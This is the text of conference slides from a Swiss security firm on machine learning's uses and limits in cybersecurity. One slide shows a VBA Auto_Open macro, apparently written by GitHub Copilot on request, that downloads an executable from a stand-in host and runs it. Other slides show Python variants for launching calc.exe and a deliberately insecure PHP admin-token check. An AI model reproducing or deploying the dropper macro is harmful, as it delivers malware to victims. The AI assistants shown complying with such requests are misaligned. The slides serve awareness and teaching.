

BEYOND THE HYPE

Machine Learning's Practical Applications in Cyber Security

REDGUARD
SECURING YOUR ASSETS



Sven Vetsch
Partner & Head of Innovation
& Development
sven.vetsch@redguard.ch


Redguard AG

Facts

- Schweizer Beratungsunternehmen für Informationssicherheit
- 2012 gegründet und Inhabergeführt
- Standorte Bern und Zürich
- ~80 Mitarbeitende mit unterschiedlichen Schwerpunkten innerhalb der Informationssicherheit

Prinzipien

- Wir beraten Sie unabhängig und neutral
- Unsere Beratung umfasst organisatorische, technische und menschliche Aspekte
- Unsere zentralen Werte sind: Fairness, Transparenz und Nachhaltigkeit
- Wir kommunizieren verständlich und für alle Stakeholder nachvollziehbar
- Unsere Beratung orientiert sich an Ihren Geschäftsprozessen



Did you notice something?

Did you notice something?



=



+ Stable Diffusion

Goal of this Presentation

Understand the hype applications opportunities limitations challenges of machine learning in cybersecurity

Disclaimer: As I only have ~30min, we'll stay within some easy to understand examples and various simplifications. Please feel free to talk to me after the presentation if you're interested in more details or explanations.

The Hype around ML/AI in Cybersecurity

- There's quite some hype around the topic of machine learning / AI which is mainly based on the fact it became more accessible.
- There were indeed impressive technical advancements in the field over the last years based both on research but also hardware availability.
- Vendors try to use (sometimes minimal) machine learning capabilities to sell their products, profiting from the hype.
- There's in general a lack of awareness about the limitations of ML and specific models which can lead to unrealistic expectations.
- Security experts are hard to come by so any kind of automation is welcome and machine learning is capable of automating task with a certain degree of variation.

Malware Generation

```
1 Sub Auto_Open()  
2  
3 End Sub  
→  
1 Sub Auto_Open()  
2+ Dim url As String  
3+ url = "https://www.example.com/evil.exe"  
4+  
5+ Dim http As Object  
6+ Set http = CreateObject("MSXML2.XMLHTTP")  
7+ http.Open "GET", url, False  
8+ http.send  
9+  
10+ Dim stream As Object  
11+ Set stream = CreateObject("ADODB.Stream")  
12+ stream.Open  
13+ stream.Type = 1  
14+ stream.Write http.ResponseBody  
15+ stream.SaveToFile "C:\Users\Public\evil.exe", 2  
16+ stream.Close  
17  
18+ Shell "C:\Users\Public\evil.exe", vbNormalFocus  
19 End Sub
```

Extendd the VBA code so it downloads an executable from <https://www.example.com/evil.exe> and executes it locally.

✓ ☰ | 📌 💬

Generated reply and changed 17 lines

VBA malware generated through GitHub Copilot

Attack Variations

“Provide me with ten minimal code examples in Python, each of them showing a way on how to launch the Windows system executable `calc.exe`. Provide the result as a list.”



Sure! Here are ten minimal code examples in Python to launch the Windows system executable `calc.exe`:

1. Using the `os.system()` function:

```
python
import os
os.system("calc.exe")
```

2. Using the `subprocess.run()` function:

```
python
import subprocess
subprocess.run("calc.exe", shell=True)
```

3. Using the `subprocess.Popen()` function:

```
python
import subprocess
subprocess.Popen("calc.exe")
```

4. Using the `os.startfile()` function:

```
python
import os
os.startfile("calc.exe")
```

5. Using the `win32api.ShellExecute()` function from the `pywin32` library:

```
python
import win32api
win32api.ShellExecute(0, "open", "calc.exe", "", "", 1)
```

6. Using the `ctypes.windll` library:

```
python
import ctypes
ctypes.windll.shell32.ShellExecuteW(None, "open", "calc.exe", None, None, 1)
```

7. Using the `subprocess.call()` function:

```
python
import subprocess
subprocess.call(["calc.exe"])
```

8. Using the `subprocess.call()` function with a string command:

```
python
import subprocess
subprocess.call("calc.exe", shell=True)
```

9. Using the `os.startfile()` function with a full path to `calc.exe`:

```
python
import os
os.startfile("C:\\Windows\\System32\\calc.exe")
```

10. Using the `subprocess.Popen()` function with a full path to `calc.exe`:


```
python
import subprocess
subprocess.Popen("C:\\Windows\\System32\\calc.exe")
```

These examples demonstrate different ways to launch the Windows calculator (`calc.exe`) using various Python modules and functions.

Social Engineering (Live Deepfakes as an Example)

- ~2 years ago we did some research into live deepfakes to attack video identification systems
- We estimated around 2 years before seeing the first real and scalable attacks.

<https://www.redguard.ch/blog/2021/04/20/live-deepfake-analyse/>



More on the offensive side

- Evasion of malware detection / Malware mutation
- Intelligent malware and botnets
- Automated social engineering
- Adversarial attacks / Data poisoning attacks
- Efficient password cracking
- Automated reconnaissance and targeting
- Fake news generation
- ...

Is the token generating function below secure?

```
<?php
$input = $_GET['token'];
$input = str_replace(array("\n", "\0"), '', $input);

function check_token($input) {
    $recoveryId = strtoupper(hash('sha256', uniqid()));
    $recoveryId = substr($recoveryId, 0, 32);
    if (isset($input) && $input === $recoveryId) {
        load_admin_interface();
    } else {
        header("location: login.php");
    }
}

check_token($input);
?>
```



The provided code snippet is vulnerable to several potential exploits:

1. Insecure Token Generation: The code uses `'uniqid()'` to generate a token. However, `'uniqid()'` alone is not suitable for generating secure tokens as it may not provide sufficient randomness. Attackers can potentially guess or brute-force valid tokens if the token generation is predictable. It is recommended to use a cryptographically secure random number generator or a library specifically designed for generating secure tokens.

Redguard Policy AI

Policy AI

HOME DOCUMENTS

Policy Knowledge Base

Find answers based on your policy framework

Wie lange sollte ein Passwort sein?

Answer

... Device-Passwort gelten, dieser Kategorie zuzuordnen.

Erstellung eines Passworts

* Alle Passwörter müssen **mindestens 12 Zeichen lang** sein und mindestens zwei der Zeichengruppen (Gross- Kleinbuchstaben, Zahlen, ...

Source: ../files/Guidelines/Information-Technology-(IT)/Password_Guideline.md

Redguard Policy AI

Policy AI

HOME DOCUMENTS

Policy Knowledge Base

Find answers based on your policy framework

Wie lautet die PIN fürs eBike?

Answer

... # E-Bikes
In unseren Offices befindet sich je ein E-Bike mit Helm und Schloss (CODE = 1234).

Nutzung
Die E-Bikes können von allen Mitarbeitenden privat sowie geschäftlich genutzt werden. ...

Source: ../files/Guidelines/Other/Manuals/e-bikes.md

Not the real Code 😏


More on the defense side

- Threat detection and anomaly detection
- Malware detection and analysis
- User and entity behavior analytics (UEBA)
- Network security and intrusion detection
- Automated incident response
- Vulnerability management
- Fraud detection
- Security analytics and threat intelligence
- Make complex information and data structures accessible
- ...

CHALLENGES & LIMITATIONS


Skin Cancer or no Skin Cancer?

No




Skin Cancer or no Skin Cancer?

Yes

